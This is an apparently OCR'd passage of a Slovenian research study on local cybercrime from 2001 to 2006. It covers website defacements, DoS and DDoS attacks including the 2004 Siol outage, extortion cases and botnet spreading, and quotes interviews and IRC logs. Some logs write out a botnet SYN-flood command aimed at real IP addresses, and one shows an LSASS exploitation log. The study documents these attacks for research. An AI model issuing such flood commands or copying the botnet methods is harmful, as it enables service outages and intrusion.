
Med nekatere odmevnejše razobličevalske napade v Sloveniji zagotovo lahko štejemo razobličenje spletne strani slovenske vlade avgusta 2004 (http://www.gov.si/). Prvo razobličenje se je zgodilo 7. avgusta, napadalec, ki se je podpisal kot "DIabOlaX" pa je na eni izmed vladnih podstrani pustil sporočilo "*Stop the war against Iraq and Palestine*" (Kovačič, 2004d). Tri dni kasneje se je napad ponovil, napadalec pa je na glavni strani pustil sporočilo "*ziGGy 0wn$ ur gov. b0x*" (smiselni prevod se glasi: "*ziGGY se je polastil vašega vladnega strežnika*") (Kovačič, 2004d). Napadi na strežnike državnih ali uglednih finančnih ustanov namreč med napadalci veljajo za prestižne.



Slika 3: Razobličena spletna stran slovenske vlade. Napad se je zgodil 10. avgusta 2004.

Eden takih je tudi odkritje varnostne pomankljivosti na spletni strani *Davčne uprave Republike Slovenije* oktobra 2003. V tem primeru pravzaprav ni šlo za napad, pač pa za odkritje napake na spletnem strežniku DURS, ki je namesto, da bi spletno stran prikazal, uporabniku poslal kodo spletne strani. Eden izmed obiskovalcev spletne strani, ki je omenjeno napako odkril, je na spletnem forumu revije Finance objavil podatke, ki so omogočali dostop do podatkovne baze na spletnem strežniku DURS-a. Na DURS-u so kasneje pojasnili, da je šlo za opuščen spletni strežnik, baza podatkov pa je bila samo ena izmed testnih rešitev, ki niso bile nikoli v uporabi (Grilj, 2003).

Med zanimivejšimi razobličenji gotovo velja omeniti še razobličenje spletne strani slovenske politične stranke Nova stranka (http://www.nova-stranka.si), ki se je zgodilo junija 2003. Razobličenje je zanimivo zato, ker je imelo političen motiv, čeprav z Novo stranko ni bil neposredno povezan. Napadalci, ki so se podpisali kot “maroški hekerji” so preko spletne strani predsednika ZDA Georgea W. Busha spraševali kje je mir in mu sporočali, da ga sovražijo. Pogled v arhiv Zone-H je sicer pokazal, da je bila spletna stran Nove stranke razobličena že večkrat, prav tako pa je bila razobličena tudi spletna stran podjetja, pri katerem je Nova stranka najela spletni strežnik (Kovačič, 2003a).



Slika 4: Razobličena spletna stran slovenske politične stranke. Napad se je zgodil junija 2003.

Če je novodobno grafitiranje spletnih strani pogosto videti precej nedolžno, pa se je vseeno potrebno zavedati, da razobličenje lahko povzroči resno škodo. To se je izkazalo tudi v primeru množičnega razobličenja številnih slovenskih spletnih strani, ki se je zgodilo oktobra 2003. Po tem, ko je novico o dogodku objavil spletni medij Slo-Tech, se je v spletnem forumu oglasil eden izmed avtorjev napadenih spletnih strani in povedal, da so mu "*uničili kar lepo število ur in stvar, ki sem jo rad delal*": "*Te strani sem delal cca. 2 meseca, trudil sem se (vse zastonj), da se nekaj dogaja, zdaj pa se najde neka črna budala iz Brazilije, ki mi vse to uniči... naj pride v Maribor, če ima jajca...*" (vrba21, 2003).

Obstajajo tudi primeri, ko so podjetja zaradi nedelovanja spletne strani utrpela poslovno škodo. Septembra 2003 je slovenska hekerska skupina *Phone Losers of Slovenia*, o kateri bo nekoliko več govora kasneje, na svoji spletni strani objavila podatke, s pomočjo katerih je bilo mogoče spreminjati vsebino spletne strani neke slovenske spletne trgovine ter pregledovati bazo kupcev. Kmalu zatem je bila spletna stran tudi spremenjena in sicer tako, da se je na prvi strani znašlo nekaj obscenih in šaljivih sporočil ter obscena slika. V pogovoru septembra 2003 je član skupine *Phone Losers of Slovenia* povedal, da spletne strani oni niso spremenili: "*Mi da smo jo spremenili? Ne da bi jaz vedel. Mi smo samo objavili nekaj podatkov na naši strani. Vsak, ki je obiskal našo stran je tako dobil podatke s katerimi je lahko 'shackal' stran. Če je pa kdo gor napisal 'hacked by PLS' pa*

mi za to ne odgovarjamo." (Arctus, 2003). Podjetje je kasneje spletno stran zaprlo, v pogovoru pa so povedali, da so zaradi tega imeli kar nekaj poslovne škode, saj jim je prodaja preko interneta ravno stekla (Kovačič, 2003b).

Slika 5: Razobličena spletna podstran slovenske Rimokatoliške cerkve. Napad se je verjetno zgodil leta 2001.

Znan pa je tudi vsaj en primer motiviranega razobličenja spletne strani točno določene organizacije. V tem primeru je šlo pravzaprav za delno razobličenje (skazitev, ang. *partial defacement*), napadalec pa je spremenil spletne strani slovenske *Rimokatoliške cerkve*, oziroma *Slovenskega bibličnega gibanja* (http://www.rkc.si/sbg/). Razobličenje se je verjetno zgodilo v letu 2001, napadalec pa je dodal 'satanistična' sporočila (besedilo "*Slovensko biblično gibanje*" je spremenil v "*Slovensko satanistično gibanje*", besedilo "*Božja beseda danes*" je spremenil v "*Luciferjeva beseda danes*", besedilo "*Katoliški dopisni svetopisemski tečaj*" je spremenil v "*Katoliški tečaj krive vere*", itd. ter dodal nekaj slik pentagramov in hudiča). Napadalec je v kasnejšem pogovoru preko IRC-a povedal, da je bila razobličena spletna stran dosegljiva štiri dni preden je bila popravljena. V načrtu je imel tudi spremembo glavne strani *Rimokatoliške cerkve*, ki naj bi se zgodila za Veliko noč (takrat je pričakoval veliko obiska), vendar so administratorji strežnika prej spremenili dostopna gesla. Napad je bil izveden preko vdora na strežnik podjetja pri katerem je gostovala spletna stran rkc.si; napadalec je povedal, da je do tega strežnika pridobil administratorski dostop (Kovačič, 2003c).

Prikrita omrežja in DOS napadi

DOS (ang. *Denial Of Service)* in DDOS (*Distributed Denial Of Service*) napadi so napadi na razpoložljivost sistema oziroma oviranje njegovega delovanja. Napadi potekajo tako, da napadalec napadenemu sistemu pošlje veliko količino podatkov (npr. strežniških zahtevkov) in ker ima napadeni sistem omejena sistemska sredstva, vseh zahtevkov ne uspe sprocesirati, zaradi česar se njegovo delovanje upočasni ali pa celo popolnoma preneha. DOS napade je sicer mogoče blokirati, DDOS napade pa načeloma ne, saj napad v slednjem primeru ne poteka iz ene točke, pač pa razpršeno. Tovrstni napadi so z novelo *Kazenskega zakonika*[11] iz leta 2004 postali kaznivi tudi po slovenski zakonodaji. Omeniti velja tudi, da je slovenska policija tovrstne primere že obravnavala, eden prvih je bil, ko je storilec vdrl v več spletnih strežnikov, nanje namestil orodja za DDOS napade ter napad preko IRC-a tudi dejansko sprožil (Šavnik, 2005).[12]

DDOS napadi potekajo s pomočjo tim. nezakonitih prikritih omrežij (*botnetov* - izraz izvira iz besed '*(ro)bot*' ter '*net(work)*'). Gre za računalnike, ki jih napadalec "ugrabi" oz. okuži s posebnim trojanskim konjem (trojanski konj je ena izmed oblik računalniških virusov), tim. botom, preko katerih nato lahko upravlja z njimi. Nekateri boti so se sposobni tudi sami širiti, kar jih uvršča bolj h klasičnim računalniškim virusom kot h trojanskim konjem. Nekatere ocene pravijo, da je "*število prikritih omrežij v zadnjih letih naraslo iz 2.000 na okrog 30.000, vsako prikrito omrežje pa lahko vsebuje na tisoče računalnikov*" (Ilett, 2004). Zelo verjetno je, da so v različna prikrita omrežja kot žrtve vključeni tudi računalniki številnih slovenskih uporabnikov.

Vendar pa so tudi slovenski uporabniki pogost cilj DOS in DDOS napadov. Že omenjeni podatki SI-CERT-a kažejo, da okrog petino vseh varnostnih incidentov, ki jih obravnava SI-CERT, predstavljajo DOS napadi. V Sloveniji se dogajajo v povprečju dvakrat na teden (Kovačič, 2004c). Število slovenskih prikritih omrežij ni znano, večina jih je manjših, nekateri pa ocenjujejo, da je takih prikritih omrežij z več kot 100 ugrabljenimi računalniki v Sloveniji okrog 15 (Kovačič, 2006c).

Nekaj odmevnih DOS napadov se je zgodilo tudi v Sloveniji. O enem izmed njih in razlog zanje je napadalec povedal tole:

---

[11] Novela Kazenskega zakonika (KZ-B), Uradni list RS, št. 40/04

[12] Verjetno gre za primer iz leta 2004, ko so mediji poročali o aretaciji osumljenca, ki naj bi maja 2003 vdrl v več računalniških strežnikov azijskih in ameriških podjetij, nanje namestil programe za DDOS napad in izvedel napad na strežnik nekega slovenskega podjetja (24ur.com, 2004).

sensei	Erm, ko sm jst zdosal 24ur so jokal tud krimičem. Pa krimiči to vejo, ker so men jokal. Tud gospod Vasja Zupan, 24ur online direktor ve, da sm jst dosu. Ga lahko vprašaš. :P
Matej	En DOS je bil na dan volitev, ob objavi rezultatov, ne? Kaj je bil pa razlog?
sensei	For fun. Oz. mislm da so neki se hvalil par dni prej. So mel en prispevek, da so neki napadi, pa da oni še niso bli tarča.

Pogovor s Senseijem, 3. februar 2006 (Kovačič, 2006b).

Podobne razloge – zabavo – je omenjeni sogovornik navajal tudi v nekaterih drugih primerih: "*Mi smo se norca delal pa smo iz nasa.gov pa raznih .mil mirkforce poganjal, pa floodal operje na ircnetu :P Enkrat smo na stealth.net prek nasa.gov naložil par tisoč klonov. Je vse popadal, k smo tok zalagiral cel IRCNet :P*" [govora je o tem, da so z uporabo programa mirkforce, ki so ga poganjali iz strežnikov NASE in ameriške vojske (kamor so vdrli) s sporočili poplavljali operaterje omrežja IRCNet, s čimer so prevzeli nadzor nad omrežjem IRCNet] (Kovačič, 2006b).

Da se DOS napadi ne zgodijo le z namenom povzročanja škode, pač pa je pogosto razlog samodokazovanje in preganjanje dolgčasa, dokazuje tudi sledeči zapis pogovora na IRC kanalu, ki je potekal 14. novembra 2004 zvečer:

čas sporočila	*avtor*	*sporočilo*
21:19:01	@napadalec	Čak.
21:19:06	@napadalec	Morm DDOS-at za frendico.
21:19:29	@napadalec	! syn 193.95.XXX.XXX 80 400*
21:19:29	+awuq	Sending packets to 193.95.XXX.XXX...**
21:19:29	+hak-ckvov	Sending packets to 193.95.XXX.XXX...

Zapis pogovora na lokalnem slovenskem IRC kanalu, 14. novembra 2004 (Anonimni informator 1, 2004).

* - ukaz za izvedbo napada

** - ugrabljeni računalniki sporočajo potek napada.

in kasneje:

čas sporočila	*avtor*	*sporočilo*
21:48:39	napadalec	zdajle bom sprobal 24.ur.com
21:52:24	napadalec	‹09:50› <@xxxx> ! syn 193.77.166.90 80 400
21:52:24	napadalec	‹09:50› <+atnak> Sending packets to 193.77.166.90...
21:52:24	napadalec	‹09:50› <+alex> Sending packets to 193.77.166.90...
21:52:24	napadalec	‹09:50› <+baphti> Sending packets to 193.77.166.90...
21:52:24	napadalec	‹09:50› <+ahfcv> Sending packets to 193.77.166.90...
21:52:27	napadalec	‹09:50› <+auder> Sending packets to 193.77.166.90...
21:52:29	napadalec	gotov je :)
22:01:14	opazovalec	zanimivo, pa res ne dela več

Zapis pogovora na lokalnem slovenskem IRC kanalu, 14. novembra 2004 (Anonimni informator 1, 2004).

V kasnejšem pogovoru je eden izmed opazovalcev povedal, da te konkretne napade izvajajo mladoletniki:

čas sporočila	*avtor*	*sporočilo*
22:42:43	opazovalec2	ja, **** je 13 let star, **** pa **** sta mal starejša. **** in **** pa oba 13. Oz. takrat sta bila, ko so se tole igrali.
22:43:47	opazovalec	Hmm, od kje 13-letnikom to? Jaz nimam pojma kako dobit 3 boxe (*ugrabljene računalnike, m. op.*), on pa kar 250?
22:43:58	opazovalec2	Greš na Google, napišeš sdbot, ali pa na IRC-u nekomu rečeš naj ti da source (*izvorno kodo programa, m. op.*), editas config (*prilagodiš konfiguracijo napadalskega programa, m. op.*) in to je to. V bistvu bolj kot ne rabiš biti samo pismen, da to narediš. Saj zato pa smo script kiddie land.

Zapis pogovora na lokalnem slovenskem IRC kanalu, 14. novembra 2004 (Anonimni informator 1, 2004).

Po drugi strani pa je tim. DOS-anje, predvsem v tujini, uporabljeno tudi kot sredstvo za izsiljevanje denarja. To je omenil tudi sogovornik sensei: "*Eh tega je full. Dost se najema abuserje za ddos. Sam pri nas tega ni tok, ane. V Ameriki je full tega. Tm se tud plačuje dobr, za kraje podatkov recimo. Za baze pa to, da oni pol za reklamiranje uporablajo.*" (Kovačič, 2006b). Isti sogovornik je tudi omenil, da so ga nekoč proti plačilu želeli najeti za izvedbo DDOS napada na slovensko spletno stran (Kovačič, 2006b), o čemer bo nekoliko več govora kasneje.

Vodja varnostnega centra SI-CERT, Gorazd Božič, je na eni izmed predstavitev navedel primer dveh slovenskih spletnih strani, ki sta ponujali torrent meta datoteke s katerimi je mogoče preko P2P omrežij prenašati avtorsko zaščitene vsebine. Obe spletne strani sta bile plačljivi (neposredno ali preko "donacij"), njuna tržna strategija pa je bila onemogočanje konkurence z DOS napadi (Božič, 2006c). Možna pa so tudi izsiljevanja med sošolci ali znanci. Na SI-CERT-u so leta 2006 obravnavali naslednji primer izsiljevanja z DOS napadi:

avtor	*sporočilo*
Martin	kwa je zdaj ti n00b?
žrtev napada	kaj
Martin	a bo keš? pička ti čorava
	...
žrtev napada	sam v čem je finta da nas dosaš
Martin	kwa v čem? ker niste keš poslali
	...
žrtev napada	če pa naprej smo lahk igrali [napadalca sta sošolcem v uporabo ponudila strežnik za igranje on-line iger, m. op.], pol pa kr da mormo plačat. neja mormo kr tak hitro. ja komu te naj dam dnar?
Martin	ma tale tžak [*gre za napadalca z vzdevkom Težak, m. op.*] te sploh ni ddoso kak 1 tedn ko sploh … v pondelek da daš tžaku. oz. bom kr dau dosat

Zapis pogovora med napadalcem in žrtvijo (Božič, 2006c).

Eden izmed napadalcev se je kasneje sam obrnil na varnostni center SI-CERT in sicer z naslednjo "ponudbo", katere motivi so bili prav tako finančne narave:

> "*Pozdravljeni!*
> *Imam ponudbo. Zasačo sem več ddosnetov in ker vem da to ni prav sem se odločil da bom prijavo na arnes. Sem tip, ki sem zelo proti 'heckanju' in 'ddosanju' in zato takšne ljudi tudi prijavlam. Sedaj pa me nekaj zanima. Kakšno nagrado bi lahko dobil, če bi vam izdal par serverjov in ljudi za katere sem 100% da imajo te zadeve, ker bi te ljudi zlahka najdli tudi če bi jih nadzorovali do 5dni!*
> *Nagrade bi lahko bile takšne: 2mb paket za 1 leto ali denarna valuta.*
> *Upam da se boste pogovorili z šefom arnesa in sklenli kako boste. Če se boste strinjali vam lahko jaz prvi izdam podatke o teh ljudeh in nato daste nagrado.*"
>
> Elektronsko sporočilo Težaka poslano na SI-CERT februarja 2006 (Božič, 2006c).

Napad na Siol leta 2004

Verjetno najbolj znan pa je DOS napad na največjega slovenskega ponudnika dostopa do interneta Siol.net, ki se je zgodil 31. oktobra 2004. Domnevni napadalec iz Slovenije in njegov pomočnik, sta napad domnevno izvršila zato, ker domnevnemu napadalcu tehniki Siola niso nudili dodatne tehnične zaščite pred DOS napadi. Domnevni napadalec se je namreč zapletel v eno izmed DOS vojn. Ko je bil napaden, se je obrnil po pomoč k Siolovi tehnični službi, da ga zaščiti, vendar z rešitvijo ni bil zadovoljen, zato je domnevno iz maščevanja izvedel DOS napad na Siolovo omrežje (pravzaprav na Siolove DNS strežnike). Zaradi napada so imeli Siolovi uporabniki dlje časa moten dostop do interneta. Domnevni napadalec je skušal poklicati na Siolov center za pomoč uporabnikom in izsiliti zase ugodno rešitev, vendar zaradi navala ostalih uporabnikov, centra ni uspel priklicati. Zato je stopil v stik s Siolovimi tehniki preko IRC-a, kjer je nastal zapis naslednjega pogovora:

čas sporočila	*avtor*	*sporočilo*
31.10.2004 11:45:40	sensei	Napadalec se pridruži IRC kanalu #siolhack.
31.10.2004 11:47:36	sensei	Tehnik iz Siola, javi se.
31.10.2004 11:51:08	sensei	Glej, oz. glejte. Tko je. Ko bo men delu internet, bo Siolu delu internet. Ko men ne bo delu internet, Siolu ne bo delu internet. OK?
31.10.2004 11:53:52	sensei	Dejte mi direkt cifro od tehnika. Pa bodo mogoče Siolovi (DNS strežniki, m. op.) začel delat.
31.10.2004 12:07:42	sensei	Erm, Siol hackerji. Zdej vam bodo DNS strežniki začeli delat. Upam, da bo men tud začel delat.
31.10.2004 12:09:39	sensei	Siolovci, javite se. Kakšn vam je to tehnik, da še bl sjebe vse.
31.10.2004 12:11:35	oseba1	Oseba1 se pridruži IRC kanalu #siolhack.
31.10.2004 12:12:02	sensei	oseba1: dej mi cifro od tehnika, da mu povem da ni problem v DNS strežnikih, ki jih na novo postavlja.
31.10.2004 12:12:33	oseba1	Nimam cifre... V čem pa je problem?

čas sporočila	*avtor*	*sporočilo*
31.10.2004 12:12:45	sensei	V tem, da men internet ne dela. In sem se odločil, da tud Siolu ne bo delu.
31.10.2004 12:13:22	sensei	Glej. Tehnik je tm. A ni lažje lepo eno vrstico napisat, v router glup.
31.10.2004 12:13:44	sensei	A smart comovci (*uslužbenci podjetja Smart Com, m. op.*) ne delajo dons? Siol tehniki so pa tm sam, da postavlajo DNS strežnike? Oz. jih frizirajo. :)
31.10.2004 12:16:41	oseba2	Kaj te muči sensei? :)
31.10.2004 12:16:50	sensei	Glej. Ena opica me ze par dni DOS-a. In jest mam polhn kurac tega, da me vsak dan zajebavajo, celotno glupo osebje. In sm se odloču, da če men ne dela net, da tud Siolu ne bo. Kok je problem, se logirat v router, pa en port zaprt? Ni.
31.10.2004 12:18:24	sensei	Sam je pa glupo, da kličeš en dan, pa ti reče, bo jutr tehnik. Kličeš jutr, ti reče bo čez 2 dni tm tehnik.
31.10.2004 12:18:42	oseba2	Aja, si že klical ? :)
31.10.2004 12:18:47	sensei	Ma itak. Tujino mam že par mescov zaprto (ker so DOS napadi nanj prihajali iz tujine, m. op), pa so me iz .si DOS-al (.si - iz slovenskega domenskega prostora, m. op). Pazi to foro. 7k/paketov na sekundo sem imel ko so me prvič začel DOS-at, in debil od tehnika mi prbije: "ja vidm da mate neki prometa ampak to ni DOS". Debili na helpdesku (helpdesk je center za pomoč uporabnikom, m. op.) mi pravjo če mam firewall instaliran in KAKO SPLOH VEM DA ME DOS-AJO. "Vas pa že ne DOS-ajo". Potem mi na helpdesku en model jebe mater.
31.10.2004 12:20:24	oseba2	Jah, če jo ti njim, jo bojo oni teb :)
31.10.2004 12:20:32	sensei	Oni so prvi :) Jest sm šele začel.
31.10.2004 12:21:12	sensei	Dej v topic username sensei dst port 6667. To nej zapre tista opica od tehnika in nej neha DNS drkat k ni problem v DNS-ju (*tehniki so se ukvarjali z DNS strežnikom, ker je bil le-ta pod napadom, m. op.*).
31.10.2004 12:21:54	sensei	Ampak rekl so mojstri na helpdesku, da se to ne da, oz. da se to ne dela. V čem je point, da to delajo? Zlobni so. :) Jest sm pa še bl, ker hočem, da mi dela.
31.10.2004 12:23:25	oseba2	Mislim, če bos to zaprl,... misliš da ne bodo porta zamenjal? :) (*nekdo na kanalu sprašuje, če v primeru, da Siolovi tehniki zaprejo vrata, preko katerih na domnevnega napadalca poteka DOS napad, napadalci ne bodo zamenjali vrat in z napadom nadaljevali, m. op*.).
31.10.2004 12:23:48	sensei	Upam da ne. Verjetno ne. Pač še vedno bi lahko IP-je strejsal (*izsledil, slengovski izraz izvira iz angleške besede to trace - izslediti, m. op*.) pa jih zafiltriral. Ker je samo .si promet. DOS-ajo me iz 3-4 100 Mbit boxov... (*domnevni napadalec pravi, da DOS napad nanj poteka iz treh do štirih*

čas sporočila	*avtor*	*sporočilo*
		računalnikov na 100 Mb povezavi, m. op.). Res ni problem ugotovit iz kje. Siol, Telemach, Amis, Netsi, Arnes.
31.10.2004 12:24:47	oseba2	Pa veš IP-je?
31.10.2004 12:25:01	sensei	Prej ko še niso bili spoofani (*ponarejeni, m. op.*). sm vedu. In debili na Siolu niso filtriral. Sm mogu sam zdosat, oz. sm mogu kolege klicat. Zdej je pa B classa spoofana (*ponarejena; po povpratnem napadu so napadalci pričeli ponarejati IP naslove iz katerih prihaja napad, m. op.*).
31.10.2004 12:26:14	sensei	Siolu ne dela net. Ko bo men delu bo tud Siolu :)
31.10.2004 12:26:35	sensei	Ja sej dela sam DNS sm sfuku. Za začetek. Pol pa sledi Pollux, BSN-access itd... Ni men to problem. :) Tako kot ni problem Siolu mene sfiltrirat.
31.10.2004 12:28:05	oseba2	Ima Siol sploh še ciscote? :) (*oseba2 sprašuje, če ima Siol še usmerjevalnike podjetja Cisco, m. op.*).
31.10.2004 12:28:13	sensei	Ma ciscote k majo port 22 odprt, pa 5 let star SSH gor. (*domnevni napadalec pravi, da imajo pri Siolu usmerjevalnike, na katere se je mogoče povezati iz interneta, in da je programska oprema, ki omogoča povezovanje (SSH - Secure Host Shell) stara pet let, torej zelo verjetno brez ustreznih varnostnih popravkov. Domnevni napadalec hoče posredno povedati, da ima dostop do Siolovih usmerjevalnikov, m. op.*).
31.10.2004 12:46:15	sensei	Kaj si pa pokvaru?
31.10.2004 12:48:21	(napadalec2)	Daj spet kliči. ;))) Da se ne bojo refreshal DNS-ji prej. :D
31.10.2004 12:48:44	sensei	Ti si na vrsti. :)
31.10.2004 12:48:51	(napadalec2)	Ma ne da se mi. Dajva DOS-at Pollux, pa pejva pol ven. :)
31.10.2004 12:49:06	oseba3	Kaj je Pollux?
31.10.2004 12:49:07	sensei	:) En router na Silolu, k pol res nebi delal nč. :) Če to ubijemo. (*domnevni napadalec namesto Siol uporablja zaničljiv izraz Silol. Izraz LOL je akronim za "Laughing Out Loud", glasno smejanje, m. op.*).
01.11.2004 ZZ:14:04	sensei	Čaki ti, da jest jutr dobim kineza. Jebat ću mater celmu Siolu.
01.11.2004 15:48:14	sensei	Jaz vas bom vse zdosal, a vam je to jasno!
01.11.2004 16:18:10	sensei	Vse sem vas zdosal! :>
01.11.2004 16:26:15	oseba4	sensei, ne piši preveč, ker en folk kopira loge od tle na druge kanale (*nekdo skuša domnevnemu napadalcu povedati, da nekateri zapis njegovega pogovora posredujejo naprej, m. op.*).
01.11.2004 16:27:09	sensei	lol (akronim za "Laughing Out Loud", glasno smejanje, m. op.).

čas sporočila	*avtor*	*sporočilo*
01.11.2004 18:11:19	sensei	oseba2, kaj mi Siol akaunte (*uporabniške račune na Siolu, m. op.*) pobijaš. Sej jih mam še 830. :) Sam se mi ne da vsake pol ure rekonektat (*ponovno povezati, m. op.*).

Zapis pogovora na kanalu #siolhack, 1. novembra 2004 (Anonimni informator 2, 2004).

Domnevnega napadalca so kasneje zaradi povzročanja motenj izključili iz Siolovega omrežja, vendar si je dostop do interneta ponovno pridobil:

avtor	*sporočilo*
(napadalec2)	Zdaj ima dialup (*klicno povezavo, m. op.*). Na k2.net.
sensei	lol. Ja, Darko Bulat (*lastnik podjetja K2.net, m. op.*), mi je dal shell (*dostop do strežnika, m. op.*)
oseba5	Brezplačno seveda?
(napadalec2)	:)))
sensei	Siol je brezplačen. :)
(napadalec2)	;) Aneks k pogodbi si dobu, ane :)))

Zapis pogovora na kanalu #siolhack, 8. novembra 2004 zvečer (Kovačič, 2004e).

Primer ni dobil uradnega epiloga, kljub uvedeni preiskavi. Domnevni na padalec sensei je v kasnejšem pogovoru povedal: "*Pa sniffal so me od takrat skos. Pa krimiče so klical, lol. ... Glede Siola so hotl na vse načine, da bi me bustal* [to bust (ang.) - uničiti, mišljeno tudi kot aretirati, zapreti, m. op.]. *Sam brez dokazov pač ne gre. ... Pa jokal [so] sodniku, da nej da nalog. Jst sm itak vedu že preden so jih klical, da jih bodo klical, pa sem že zdavni vse diske premaknu na varno.*" (Kovačič, 2006b)

Vdori v računalniške sisteme

Vdori v računalniške sisteme so pogosto izvedeni zaradi nelegalne vključitve ugrabljenega računalnika v prikrito omrežje. Iz tako ugrabljenih računalnikov potem napadalci pogosto izvajajo DDOS napade in pošiljajo spam. Natančnejših statistik o razširjenosti tovrstnih vdorov v Sloveniji ni, obstajajo pa nekateri primeri odkritja in analize tovrstnih napadov, npr. *Anatomija hekerskega napada* (Kovačič, Čuhalev in Koren, 2004) ter *Botnet eksperiment* (Kovačič in Koren, 2004).

Povezovanje v botnet omrežja

Analize so pokazale, da so tovrstni vdori večinoma avtomatizirani, napadalci pa uporabljajo prosto dostopna (a seveda ilegalna) orodja, npr. različice programov *sdbot* in *rxbot*. Ko je računalnik okužen, ga vdiralsko orodje poveže na namenski IRC strežnik na (na katerega je pogosto prav tako

vdrto). Preko njega napadalec lahko izda ukaz za iskanje novih žrtev ali pa za različne napade. V okviru dveh raziskav, ki smo jih opravili, smo s spremljanjem internetnega prometa okuženih računalnikov lahko v živo spremljali širjenje prikritega omrežja.

V konkretnem primeru, ki je potekal decembra 2004, je eden izmed ugrabljenih računalnikov, z imenom "[tws]706151" ob 10:48:47 poiskušal samodejno okužiti računalnik na IP naslovu "203.232.133.153", ki se nahaja na neki korejski univerzi. Vdor in namestitev kopije vdiralskega orodja sta uspela v dveh sekundah. Čez približno minuto in pol je bil ugrabljeni računalnik že vključen v omrežje, kjer je začel tudi sam iskati nove žrtve in se tako širiti. V približno dobri uri opazovanja (od 10:36:02 do 11:38:38) se je v prikrito omrežje vključilo že 10 računalnikov.[13]

Datum in čas sporočila	sporočilo	opombe
`[01-12-2004 10:48:47]`	`[tws]706151 [lsass_445]: Exploiting IP: 203.232.xxx.153.`	Eden izmed računalnikov v prikritem omrežju obvešča, da je pričel iskati varnostne pomankljivosti na določenem IP naslovu.
`[01-12-2004 10:48:49]`	`[tws]706151 [FTP]: File transfer complete to IP: 203.232.xxx.153 (C:\WINDOWS\System32\mswins.exe).`	Uspel jih je najti in izkoristiti v dveh sekundah.
`[01-12-2004 10:50:22]`	`* [tws]866541 (~itxuyafw@203.232.xxx.rox-62925) has joined #bots`	Računalnik, na katerega je bilo vdrto se je že prijavil v prikrito omrežje in prejel ukaze za nove napade.

Slika 6: Prikaz samodejnega širjenja vdiralskega orodja. Ugrabljeni računalniki (tim. boti) na IRC kanalu prejemajo navodila za napade, prav tako pa samodejno poročajo o svojih aktivnostih. V konkretnem primeru je bilo omrežje nadzorovano preko (verjetno ugrabljenega) računalnika na Finskem, na katerem je bil postavljen IRC strežnik. Roboti so se zbirali na kanalu #bots.

Vdori na strežnike s hitrimi in zanesljivimi povezavami v internet

Drugo skupino vdorov predstavljajo vdori na strežnike s hitro in zanesljivo povezavo na internet. Napadalci nanje navadno vdirajo zato, ker želijo na take računalnike namestiti določene storitve, npr. programe ki jim "branijo" oz. "držijo" IRC kanale, ali pa shraniti hekrska orodja. Primer slednjega predstavlja vdor s pomočjo prekoračitve medpomnilnika (ang. *buffer overflow*). V primeru, ki ga je obravnavala slovenska policija, je storilec vdrl v strežnik ameriške letalske baze, nanj prenesel različna hekerska orodja ter odprl stranska vrata (ang. *backdoor*). Na strežnik se je tudi večkrat povezal preko ponudnika Voljatel in iz svoje šole (Kastelic, 2005a).

[13] Pravzaprav je šlo za omrežje, ki se je širilo razmeroma počasi. Gorazd Božič, vodja varnostnega centra SI-CERT je na predavanju na varnostni konferenci Infosek 2004 predstavil primer prikritega omrežja, ki se je širilo s hitrostjo 10-15 novih računalnikov na minuto (Božič, 2004).

Zelo pogosto pa napadalci na strežnike vdirajo zaradi bojevanja v tim. IRC vojnah. V IRC vojnah gre pogosto za to, da napadalci želijo drug drugemu prevzeti IRC kanale. Prevzem poteka tako, da napadalec žrtev z npr. DOS napadom odklopi iz interneta in se nato polasti kanala (si pridobi tim. *op status* - operaterski status). Lastniki IRC kanalov zato iščejo računalnike, ki imajo tako hitre in zanesljive povezave v internet, da jih ni mogoče enostavno izključiti oz. onemogočiti z DOS napadom. V nadaljevanju bo predstavljena analiza tipičnega tovrstnega napada, ki se je zgodil konec leta 2005 na eni izmed izobraževalnih ustanov v Sloveniji. Poudariti velja, da to ni edini primer, saj so tovrstni napadi razmeroma pogosti, obravnavala pa jih je tudi slovenska policija (npr. vdor in namestitev IRC nadzornika (ang. *bouncer*) *psybnc* na strežnik nekega manjšega ljubljanskega podjetja z operacijskim sistemom Windows 2000 leta 2003. Prijava je prispela 